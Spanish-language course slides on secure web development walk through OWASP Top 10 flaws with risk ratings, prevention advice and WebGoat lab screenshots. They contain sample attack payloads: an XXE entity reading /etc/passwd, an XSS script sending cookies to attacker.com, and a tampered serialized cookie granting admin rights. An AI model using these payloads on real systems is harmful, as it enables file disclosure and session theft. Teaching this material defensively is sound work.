Ejemplo 2: La base de datos guarda los hashes de las contraseñas sin sal.



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Exposición de Datos Sensibles (III)

¿Cómo saber si un sistema es vulnerable y cómo prevenir la Exposición De datos Sensibles?

- Primero, es necesario determinar qué datos son sensibles en el sistema.
- Para cada dato, se debe comprobar:
 - ¿Está guardado en texto en claro, incluyendo en los backups?
 - ¿Se transmite en claro, externa o internamente?
 - ¿Se usan algoritmos criptográficos antiguos o técnicamente rotos para cifrarlos?
 - ¿Las claves de cifrado son suficientemente robustas?
 - ¿Falta alguna directiva o header cuando se transmiten datos sensibles desde o hacia el navegador web?
 - ¿Se fuerza el cifrado?
 - ¿Verifica el cliente el certificado del servidor?



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Entidades externas XML

- Muchos procesadores XML anticuados o mal configurados evalúan entidades externas referenciadas dentro del propio documento XML. Dichas entidades podrían ser usadas para revelar ficheros internos usando el manejador URI, comparticiones de archivos internos, realizar escaneo de puertos, ejecuciones de código remoto, etc.
- **Daño:** Grave.
- **Reproducibilidad:** Sencilla. Estas fallas se pueden usar para extraer datos, ejecutar una solicitud remota desde el servidor, escanear sistemas internos, realizar un ataque de denegación de servicio, así como ejecutar otros ataques.
- **Explotabilidad:** Media. Los atacantes pueden explotar procesadores XML vulnerables si pueden cargar XML o incluir contenido hostil en un documento XML, explotando código vulnerable, dependencias o integraciones.



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Entidades externas XML (II)

- **Usuarios Afectados:** Potencialmente, podría afectar al 100% de los usuarios.
- **Detectabilidad:** Alta. De forma predeterminada, muchos procesadores XML más antiguos permiten la especificación de una entidad externa, un URI que se de referencia y evalúa durante el procesamiento XML.

Ejemplo 1: El atacante intenta extraer datos del servidor.

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Entidades externas XML (II)

Ejemplo 2: Un atacante investiga la red privada del servidor cambiando la línea ENTITY anterior a **<!ENTITY xxeSYSTEM**

"https://192.168.1.1/private" >]>

Ejemplo 3: Un atacante intenta un ataque de denegación de servicio al incluir un archivo potencialmente interminable

- **<!ENTITY xxe SYSTEM "file:///dev/random" >]>**



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Entidades externas XML (III)

¿Cómo saber si un sistema es vulnerable?

- Se pueden saltar las comprobaciones de acceso modificando la URL, el código HTML de la página o usando funciones de la API en principio no permitidas.
- Permite cambiar la clave principal a otros usuarios modificando sus datos registrados.
- Eleva privilegios a un usuario no autenticado o que está autenticado con otro rol.



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Entidades externas XML (IV)

¿Cómo prevenir esta vulnerabilidad?


- Usar formatos de datos lo menos complejos posibles como JSON y evitar la serialización de datos sensibles.
- Deshabilitar DTDs si es posible.
- Usar listas blancas en los ficheros XML para evitar la inyección de datos hostiles en el documento así como en cabeceras y en otros elementos.
- Usar herramientas que detecten XXE en el código.

Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Entidades externas XML (V)

Muchos procesadores XML antiguos o mal configurados evalúan referencias a entidades externas en documentos XML. Las entidades externas pueden utilizarse para revelar archivos internos mediante la URI o archivos internos en servidores no actualizados, escanear puertos de la LAN, ejecutar código de forma remota y realizar ataques de denegación de servicio (DoS).





Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Falta de Verificación de Control de Acceso

- Ocurre cuando el control de acceso se implementa únicamente en la aplicación web del cliente. Es decir, visualmente la interfaz de usuario oculta las funcionalidades a las cuales el usuario no tiene acceso, pero no se hace una comprobación en el servidor.
- Permite a los atacantes acceder a funcionalidades a las que no deberían tener acceso. Comúnmente intentan acceder a funciones administrativas.
- **Daño:** Grave. Suele conllevar el acceso no autorizado a funcionalidades sensibles.
- **Reproducibilidad:** Sencilla. Una vez se ha encontrado un acceso no controlado, se puede utilizar siempre que se desee.
- **Explotabilidad:** Fácil. El atacante simplemente hace cambios en las URLs para acceder a servicios a los que no debería tener acceso.



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Falta de Verificación de Control de Acceso (II)

- **Usuarios Afectados:** Generalmente, los atacantes consiguen acceder a funciones administrativas, lo cual potencialmente podría afectar al 100% de los usuarios.
- **Detectabilidad:** Fácil. Existen herramientas que permiten identificar qué URLs existen en la aplicación.
 - Ejemplo:
 - Un usuario atacante accede a la información de la aplicación sobre la que tiene privilegios a través de la URL:
 - `http://example.com/app/getappInfo`
 - A continuación, accede a la información de la aplicación con privilegios de administrador cambiando la URL a:
 - `http://example.com/app/admin_getappInfo`



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Falta de Verificación de Control de Acceso (III)

¿Cómo saber si un sistema es vulnerable a Falta de Verificación del Control de Acceso?

- El método más efectivo es acceder a la aplicación con privilegios de administrador y anotar las URLs de las peticiones que hace. A continuación, volver a acceder a la aplicación con un usuario sin privilegios e intentar acceder a dichas peticiones.

¿Cómo prevenir la Falta de Verificación del Control de Acceso?

- Siguiendo las reglas de análisis de requisitos de seguridad y cumpliendo las técnicas de programación segura de control de acceso, crear un módulo de autorización por el que pasen todas las peticiones de negocio.
- Reforzar todos los controles de acceso en el servidor; presuponer siempre que el usuario puede manipular todos los datos enviados.
- Mínimos privilegios posibles: denegar por defecto.
- JWT tokens deben ser invalidados después del cierre de sesión.



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Fallo en la Configuración de Seguridad

- Una buena seguridad implica tener una configuración de seguridad para la aplicación, los frameworks, los servidores web, los servidores de aplicación, los servidores de bases de datos y la plataforma. La configuración debe ser definida, implementada y mantenida.
- Las configuraciones por defecto de los sistemas de seguridad suelen ser inseguras y deben cambiarse.
- **Daño:** Moderado. El sistema completo podría verse comprometido.
- **Reproducibilidad:** Sencilla. Una vez se ha encontrado un fallo en la configuración de seguridad, un atacante puede aprovecharse siempre que quiera.
- **Explotabilidad:** Fácil. Una vez se ha encontrado un fallo en la configuración de seguridad, suele ser sencillo aprovecharlo.



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Fallo en la Configuración de Seguridad (II)

- **Usuarios Afectados:** Depende del fallo en la configuración.
- **Detectabilidad:** Fácil. Existen herramientas automáticas para detectar usos por defecto y fallos de configuración de seguridad.

Ejemplo 1:

- No se ha deshabilitado la navegación por directorios en el servidor web.

Ejemplo 2:

- El servidor de aplicaciones viene con aplicaciones de muestra y no se han quitado en el sistema en producción.



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Fallo en la Configuración de Seguridad (III)

¿Cómo saber si un sistema tiene un Fallo en la Configuración de Seguridad?

- Comprobando todos los sistemas que mantengan la configuración por defecto y haciendo revisiones trabajando con los administradores de los sistemas.
- No refuerza la seguridad en cualquier parte de la aplicación web que así lo requiera.
- Aumenta la exposición a un ataque teniendo características innecesarias.
- Cuentas por defecto habilitadas y funcionales.
- Manejo de errores que muestra información detallada.
- No fuerza el uso de cifrado cuando se requiere.
- Software anticuado o no parcheado.



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Fallo en la Configuración de Seguridad (IV)

¿Cómo prevenir Fallos en la Configuración de Seguridad?

- Tener una estructura de sistema bien definida y documentada, y lo más modulada posible.
- Fortificación del sistema completo
- No instalar características innecesarias
- Revisar y actualizar todos los componentes
- Establecer procedimientos de verificación de la configuración (hacer revisiones y auditorías periódicamente).



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

XSS (Cross-Site Scripting)

- Ocurre cuando una aplicación recoge datos de fuentes no confiables y los envía directamente al navegador web sin validar ni escapar.
- Permite a los atacantes ejecutar scripts en el navegador de la víctima, generalmente para robar la sesión, desfigurar la web, o redirigir al usuario a webs maliciosas.
- **Daño:** Moderado. Generalmente conlleva robo de información del usuario afectado.
- **Reproducibilidad:** Sencilla. Una vez se ha encontrado un servicio vulnerable, se puede reproducir siempre que se desee.
- **Explotabilidad:** Media. El atacante manda texto que podría vulnerar el sistema. La gran mayoría de los servicios podrían ser vulnerables.



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

XSS (Cross-Site Scripting) (II)

- **Usuarios Afectados:** Potencialmente, podría afectar al 100% de los usuarios del servicio vulnerable.
- **Detectabilidad:** Fácil. Se puede detectar a base de testing y/o análisis de código.

- **Ejemplo:**

- Construcción de una parte de una página HTML:

- `page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";`

- El atacante envía un script en campo CC:

- `'><script>document.location='http://www.attacker.com/cgi_bin/cookie.cgi?foo='+document.cookie</script>'`



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

XSS (Cross-Site Scripting) (III)

- El input HTML quedaría así:
 - `"<input name='creditcard' type='TEXT' value=''><script>document.location='http://www.attacker.com/cgi bin/cookie.cgi?foo='+document.cookie</script>'>"`
- Y enviaría el identificador de sesión a la página del atacante.



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

XSS (Cross-Site Scripting) (IV)

¿Cómo saber si un sistema es vulnerable al XSS?

- Existen algunas herramientas que ayudan a detectar el XSS, pero en general el método más efectivo es revisar el código y hacer tests.
- La aplicación no sanea correctamente la entrada de datos por parte del usuario y renderiza en el navegador de la víctima una página manipulada.
- La API guarda en el servidor la entrada del usuario manipulada y la ofrece a otros usuarios.
- Es posible modificar el DOM de la página que se entrega al usuario.



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

XSS (Cross-Site Scripting) (V)

¿Cómo prevenir el XSS?

- Básicamente, cumpliendo las técnicas de programación segura sobre validación de entradas y codificación de salidas. Principalmente:
- Codificar (Escapar) todos los caracteres de salida.
- Validar todos los datos enviados por el cliente antes de procesarlos, incluyendo todos los parámetros, URLs y contenidos de cabeceras HTTP.
- Validar datos redireccionados.
- Usar listas blancas, librerías de codificación.

[https://www.owasp.org/index.php/XSS \(Cross Site Scripting\) Prevention Cheat Sheet](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Deserialización insegura

- A menudo pueden conducir a la ejecución de código o llevar incluso a permitir ataques de repetición, inyecciones y escalada de privilegios.
- **Daño:** Severo. Estas fallas pueden provocar ataques de ejecución remota de código, uno de los ataques más graves posibles.
- **Reproducibilidad:** Sencilla. Una vez se ha encontrado un servicio vulnerable, se puede reproducir siempre que se desee.
- **Explotabilidad:** Difícil. La explotación de la deserialización es algo difícil, ya que los exploits listos para usar rara vez funcionan sin cambios o ajustes en el código de exploit subyacente.



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Deserialización insegura (II)

- **Usuarios Afectados:** Potencialmente, podría afectar al 100% de los usuarios del servicio vulnerable.
- **Detectabilidad:** Media. Algunas herramientas pueden descubrir fallas de deserialización, pero con frecuencia se necesita asistencia humana para validar el problema.

Ejemplo:

Un foro PHP crea una “super” cookie con la serialización de los parámetros del ID usuario, rol, hash de password, etc.

- `a:4:{i:0;i:132;i:1;s:7:"Mallory";i:2;s:4:"user";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}`
- El atacante cambia la serialización del objeto y se pone con privilegios de administrador:
- `a:4:{i:0;i:1;i:1;s:5:"Alice";i:2;s:5:"admin";i:3;s:32:"b6a8b3bea87fe0e05022f8f3c88bc960";}`



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Deserialización insegura (III)

¿Cómo saber si un sistema es vulnerable al XSS?

- La deserialización de datos modificados por un atacante de manera insegura puede llevar a:
- Ejecución de código arbitrario
- Volcado de datos, modificación de los mismos y otros tipos de ataques(p.e. relativos al control de acceso)



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Deserialización insegura (IV)

¿Cómo prevenir la deserialización insegura ?

- El único patrón arquitectónico seguro es no aceptar serializado objetos de fuentes no confiables o para usar medios de serialización que solo permiten tipos de datos primitivos.
- Si eso no es posible, considere uno o más de los siguientes:
- Implementar controles de integridad, como firmas digitales, en cualquier objeto serializado para evitar la creación de objetos hostiles o la manipulación de datos.
- Aplicar restricciones de tipo estrictas durante la deserialización antes de la creación del objeto.
- Aislar y ejecutar código que se de serializa en privilegios bajos entornos cuando sea posible.
- Registro de excepciones y fallas de deserialización, como dónde el tipo entrante no es el tipo esperado, o el la deserialización arroja excepciones.
- Restringir o monitorear la red entrante y saliente conectividad desde contenedores o servidores que de serializan.
- Monitoreo de deserialización, alertando si un usuario de serializa constantemente.



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Uso de Componentes con Vulnerabilidades Conocidas

- Los componentes tales como librerías, frameworks y otros módulos de software normalmente se ejecutan con privilegios de administrador. Estos componentes a veces tienen vulnerabilidades.
- Si dichas vulnerabilidades son explotadas, un atacante puede conseguir muchos privilegios.
- **Daño:** Alto. Puede llegar a suponer grandes pérdidas y robos de datos, y puede llegar a comprometer el sistema completo.
- **Reproducibilidad:** Depende de la vulnerabilidad.
- **Explotabilidad:** Depende de cómo de profundo esté el componente vulnerable en el sistema.



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Uso de Componentes con Vulnerabilidades Conocidas (II)

- Los componentes tales como librerías, frameworks y otros módulos de software normalmente se ejecutan con privilegios de administrador. Estos componentes a veces tienen vulnerabilidades.
- Si dichas vulnerabilidades son explotadas, un atacante puede conseguir muchos privilegios.
- **Daño:** Alto. Puede llegar a suponer grandes pérdidas y robos de datos, y puede llegar a comprometer el sistema completo.
- **Reproducibilidad:** Depende de la vulnerabilidad.
- **Explotabilidad:** Depende de cómo de profundo esté el componente vulnerable en el sistema.



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Uso de Componentes con Vulnerabilidades Conocidas (III)

- **Usuarios Afectados:** Potencialmente, podría afectar al 100% de los usuarios del servicio vulnerable.
- **Detectabilidad:** Difícil. La vulnerabilidad se produce dentro del componente.

•Ejemplo 1:

- Un dispositivo IoT “imposible” de parchear que su uso puede resultar crítico(dispositivos biomédicos).

•Ejemplo 2:

- Una vulnerabilidad de Struts 2 no parcheada que permite la ejecución de código en el servidor.



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Uso de Componentes con Vulnerabilidades Conocidas (IV)

¿Cómo saber si un sistema usa componentes con vulnerabilidades conocidas?

- Para cada componente, se reporta una lista de vulnerabilidades encontradas en cada versión. Hay que hacer comprobaciones de dichas listas durante la implementación de los servicios que usen componentes, y también periódicamente.
- No conocemos las versiones de todos los componentes de nuestra aplicación o sus dependencias.
- Usamos software anticuado, no actualizado.
- No realizamos escaneos de vulnerabilidades conocidas regularmente.
- Los desarrolladores no prueban la compatibilidad de los componentes actualizados o librerías parcheadas.



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Monitorización y registro insuficiente

- Una monitorización y registro insuficiente acompañado de una mala respuesta a incidentes puede permitir a un atacante hacerse persistente en el sistema atacado, pivotar hacia otros, volcar, extraer y destruir datos.
- **Daño:** Alto. Puede llegar a suponer grandes pérdidas y robos de datos, y puede llegar a comprometer el sistema completo.
- **Reproducibilidad:** Depende de la vulnerabilidad.
- **Explotabilidad:** La explotación del registro y el monitoreo insuficientes es la base de casi todos los incidentes importantes. Los atacantes dependen de la falta de supervisión y de una respuesta oportuna para lograr sus objetivos sin ser detectados.



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Monitorización y registro insuficiente (II)

- **Usuarios Afectados:** Potencialmente, podría afectar al 100% de los usuarios del servicio vulnerable.
- **Detectabilidad:** Difícil. Una estrategia para determinar si tiene suficiente supervisión es examinar los registros después de las pruebas de penetración. Las acciones de los evaluadores deben registrarse lo suficiente para comprender qué daños pueden haber infligido.

•Ejemplo 1:

- Un proyecto open source de foro es hackeado.
- Los atacantes borran el código de la “próxima versión” así como el contenido mismo del foro.
- Aunque se recupera el código, la falta de monitorización y alerta del incidente lleva a un problema de seguridad mayor.
- Finalmente, el proyecto es abandonado como consecuencia de todo el ataque.



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Monitorización y registro insuficiente (III)

¿Cómo saber si mi aplicación es vulnerable?

- Eventos como inicios de sesión, intentos de éstos y transacciones importantes no se registran y/o no se monitorizan.
- Escaneados de puertos o análisis externos automatizados no son registrados.
- Los registros sólo se almacenan de manera local.



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Monitorización y registro insuficiente (IV)

¿Cómo prevenir?

- Según el riesgo de los datos almacenados o tratados por la aplicación:
- Asegúrese de que todos los errores de inicio de sesión, control de acceso y validación de entrada del lado del servidor se puedan registrar con suficiente contexto de usuario para identificar cuentas sospechosas o maliciosas, y que se mantengan durante el tiempo suficiente para permitir un análisis forense posterior. Escaneados de puertos o análisis externos automatizados no son registrados.
- Asegúrese de que los registros se generen en un formato que pueda ser consumido fácilmente por una solución de administración de registros centralizada.
- Asegúrese de que las transacciones de alto valor tengan una pista de auditoría con controles de integridad para evitar alteraciones o eliminaciones, como agregar solo tablas de base de datos o similares.
- Establezca un monitoreo y alerta efectivos para que las actividades sospechosas sean detectadas y respondidas de manera oportuna.
- Establezca o adopte un plan de recuperación y respuesta a incidentes, como NIST 800 61 rev 2 o posterior.



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

CSRF (Cross-Site Request Forgery)

- Ocurre cuando un usuario está logado en una aplicación, y un atacante le fuerza a hacer una petición HTTP con su sesión.
- Permite a los atacantes generar peticiones que normalmente no podrían hacer al no estar logados.
- **Daño:** Moderado. Generalmente conlleva robo de información del usuario afectado.
- **Reproducibilidad:** Media. Requiere actuación por parte del usuario atacado.
- **Explotabilidad:** Media. Requiere que el atacante cree o comprometa una página web y engañe al atacado para que acceda.

Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

CSRF (Cross-Site Request Forgery) (II)

- **Usuarios Afectados:** Suele afectar a pocos usuarios, aunque potencialmente podría afectar a muchos.
- **Detectabilidad:** Fácil. Se puede detectar analizando código y haciendo tests.

•Ejemplo:

- Un usuario accede a una URL de cierto interés, de una aplicación en la que está logado:
 - `http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243`
- El atacante ve la URL, y construye otra página web con una imagen cuya URL es la anterior modificada en beneficio del atacante:
 - ``



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

CSRF (Cross-Site Request Forgery) (III)

- Si el atacante consigue engañar al usuario para que acceda a dicha página web, al cargar la imagen se accederá a dicha URL.

¿Cómo saber si un sistema es vulnerable al CSRF?

- Existen algunas herramientas que ayudan a detectar el CSRF, pero en general el método más efectivo es revisar el código y hacer tests.

¿Cómo prevenir el CSRF?

- Incorporando un token de autenticación aleatorio, que cambie en cada petición. De esta forma, un atacante no podrá predecir el token de la siguiente petición, y no podrá crear o comprometer una página web para que haga una petición válida.

Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

CSRF (Cross-Site Request Forgery) (IV)





Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Redirecciones no Validadas

- Ocurren cuando una aplicación web redirige al cliente a otra página web, sin validar los datos que determinan dicha página.
- El atacante puede aprovecharlo para redirigir al cliente a páginas de phishing o maliciosas.
- **Daño:** Moderado. Las redirecciones normalmente pretenden que el usuario atacado introduzca sus credenciales, o instale un malware en su equipo.
- **Reproducibilidad:** Sencilla. Una vez se ha encontrado un servicio vulnerable, se puede reproducir siempre que se desee.
- **Explotabilidad:** Media. Requiere actuación por parte de las víctimas (clickar en links, introducir credenciales, etc).



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Redirecciones no Validadas (II)

- **Usuarios Afectados:** Potencialmente, podría afectar al 100% de los usuarios del servicio vulnerable.
- **Detectabilidad:** Fácil. Se puede detectar a base de testing y/o análisis de código, buscando puntos en los que se introduzca una URL completa.

- **Ejemplo:**

- La aplicación tiene una página llamada redirect, que recibe un parámetro llamado URL para redirigir el navegador a dicha URL: `http://www.example.com/redirect.jsp?url=legalUrl.com`
- El atacante modifica la URL para que redirija a una página maliciosa:
 - `http://www.example.com/redirect.jsp?url=evil.com`



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Redirecciones no Validadas (III)

- El atacante intenta engañar a víctimas para que cliquen en ella.

¿Cómo saber si un sistema es vulnerable a Redirecciones no Validadas?

- En general el método más efectivo es revisar el código y hacer tests.

¿Cómo prevenir Redirecciones no Validadas?

- Evitar usar redirecciones en la aplicación.
- Si no es posible, evitar usar parámetros de entrada para generar las URLs de redirección.
- Si las URLs necesariamente dependen de parámetros de entrada, evitar que la URL de la redirección sea directamente uno de los parámetros de entrada, y validar todos los parámetros de entrada siguiendo las técnicas de programación segura.



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Referencias Directas a Objetos Inseguras

- Ocurre cuando un desarrollador expone una referencia a un objeto interno de la implementación.
- Permite a los atacantes acceder y manipular estos objetos.
- **Daño:** Moderado. Podrían llegar a comprometerse datos sensibles si los objetos vulnerables son ficheros, directorios, claves de bases de datos, etc.
- **Reproducibilidad:** Sencilla. Una vez se ha encontrado un objeto vulnerable, se puede reproducir siempre que se desee.
- **Explotabilidad:** Fácil. Si el atacante tiene acceso al sistema puede acceder fácilmente a objetos vulnerables.



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Referencias Directas a Objetos Inseguras (II)

- **Usuarios Afectados:** Depende del contexto del objeto vulnerable.
- **Detectabilidad:** Fácil. Se puede detectar a base de testing y/o análisis de código.
 - **Ejemplo:**
 - Construcción de una sentencia SQL:
`String query = "SELECT * FROM accts WHERE account = ?"; PreparedStatement pstmt = connection.prepareStatement(query, ...); pstmt.setString(1, request.getParameter("acct"));`
 - El atacante modifica el parámetro acct en la URL que envía para obtener los datos de otro usuario:
`http://example.com/app/accountInfo?acct=notmyacct`



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Referencias Directas a Objetos Inseguras (III)

¿Cómo saber si un sistema es vulnerable a Referencias Directas a Objetos Inseguras?

- La mejor forma es comprobar todas las referencias a objetos en el código, y haciendo tests.

¿Cómo prevenir las Referencias Directas a Objetos Inseguras?

- Básicamente, cumpliendo las técnicas de programación segura sobre control de acceso y protección de datos. Principalmente:
- Los controles de acceso en caso de fallo, deben actuar en forma segura.
- Denegar todos los accesos en caso de que la aplicación no pueda acceder a la información de configuración de seguridad.
- Requerir controles de autorización en cada solicitud o pedido.
- Restringir acceso a ficheros u otros recursos, incluyendo aquellos fuera del control directo de la aplicación.



Desarrollo Seguro Software

Vulnerabilidades en Aplicaciones Web

Referencias Directas a Objetos Inseguras (IV)

- Requerir flujos de aplicación que cumplan con las reglas del negocio.
- Limitar el número de transacciones que un usuario común o un dispositivo puede desarrollar en un cierto período de tiempo.
- Implementar el mínimo privilegio.
- Proteger todos los almacenamientos temporales y eliminarlos tan pronto como no sean requeridos.
- Cifrar toda la información altamente sensible almacenada.
- Proteger el código fuente del servidor.
- Quitar la documentación de los sistemas que pueda revelar información útil para los atacantes.

Desarrollo Seguro Software

DEMOS



Desarrollo Seguro Software

Demos

Inyección

A1- Inyección

Las fallas de inyección, tales como SQL, OS, y LDAP, ocurren cuando datos no confiables son enviados a un interprete como parte de un comando o consulta. Los datos hostiles del atacante pueden engañar al interprete en ejecutar comandos no intencionados o acceder datos no autorizados.

- Ataques típicos de inyección:
- SQL Injection
- Command Injection
- LDAP Injection
- SSI Injection
- XSS Injection



Desarrollo Seguro Software

Demos

Escenario de un ataque

- El atacante encuentra una vulnerabilidad de inyección
- Envía un enlace manipulado a la víctima que lo lleva al sitio web confiable pero presentando contenido alterado, por ejemplo, un formulario falso
- La víctima le envía los datos al atacante
- Más info:



- <https://owasp.org/www-project-web-security-testing-guide/latest/4->






- [Web Application Security Testing/11-Client-side Testing/03-Testing for HTML Injection](#)

Desarrollo Seguro Software

Demos

Demo 1 – HTML Tampering



 HTML tampering

Introduction >

General >

(A1) Injection >

(A2) Broken Authentication >

(A3) Sensitive Data Exposure >

(A4) XML External Entities (XXE) >

(A5) Broken Access Control >


(A7) Cross-Site Scripting (XSS) >


(A8) Insecure Deserialization >


(A9) Vulnerable Components >

(A8:2013) Request Forgeries >

Client side >






Bypass front-end restrictions 

Client side filtering 

HTML tampering 


Challenges >

Show hints Reset lesson

Try it yourself

In an online store you ordered a new TV, try to buy one or more TVs for a lower price.




55" M5510 White Full HD Smart TV
by Samsung
Status: In Stock

Quantity1

Price2999.99


Total\$2999.99


 Remove

Subtotal\$2999.99

Shipping costs\$0.00

Total\$2999.99

 Continue Shopping

Checkout 

Well done, you just bought a TV at a discount

Desarrollo Seguro Software

Demos

Demo 2 – Path traversal

WebGoat Login

WEBGOAT

- Introduction >
- General >
- (A1) Injection >
 - SQL Injection (intro) ✓
 - SQL Injection (advanced) ✓
 - SQL Injection (mitigation) ✓
 - Path traversal ✓
- (A2) Broken Authentication >
- (A3) Sensitive Data Exposure >
- (A4) XML External Entities (XXE) >
- (A5) Broken Access Control >
- (A7) Cross-Site Scripting (XSS) >
- (A8) Insecure Deserialization >
- (A9) Vulnerable Components >
- (A8:2013) Request Forgeries >
- Client side >
- Challenges >

Path traversal

Show hints Reset lesson


➡ 1 2 3 4 5 ➡

Path traversal while uploading files

In this assignment the goal is to overwrite a specific file on the file system. Of course WebGoat cares about the users so you need to upload your file to the following location which is outside the normal upload location.

OS **Location**

Windows 10 C:\Users\Desarrollo Seguro/.webgoat-v8.1.0/PathTraversal/



Full Name:

Email:

Password:

Congratulations. You have successfully completed the assignment.

Desarrollo Seguro Software

Demos

Demo 2 – Injection Path traversal

Tiene como objetivo acceder a archivos y directorios que están almacenados fuera de la carpeta raíz web. Al manipular variables que hacen referencia a archivos con secuencias de "punto-punto-barra diagonal (../)" y sus variaciones o al usar rutas de archivos absolutas, es posible acceder a archivos arbitrarios y directorios almacenados en el sistema de archivos, incluido el código fuente o la configuración de la aplicación y archivos críticos del sistema.

